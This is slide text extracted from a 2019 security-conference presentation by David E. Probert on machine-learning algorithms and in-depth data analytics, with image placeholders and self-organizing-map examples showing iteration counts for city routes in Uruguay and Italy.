



*** Mandelbrot Fractal: In-Depth Animation ***
40th International East-West Security Conference


*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



“Machine Learning Algorithms”



Typical “Machine Learning” Algorithms



- Intelligent In-Depth Data Analytics -
40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©




Typical “Machine Learning” Algorithms

raw data

depth 1

depth 2

depth 3





- Intelligent In-Depth Data Analytics -
40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©




“Machine Learning Algorithms”




Self-Organizing Map: **Machine-Learning** Algorithm

Iterations = 100




Uruguay:

Iterations = 6000



734 Cities

Iterations = 17000




Iterations = 100




Italy:

Iterations = 8000



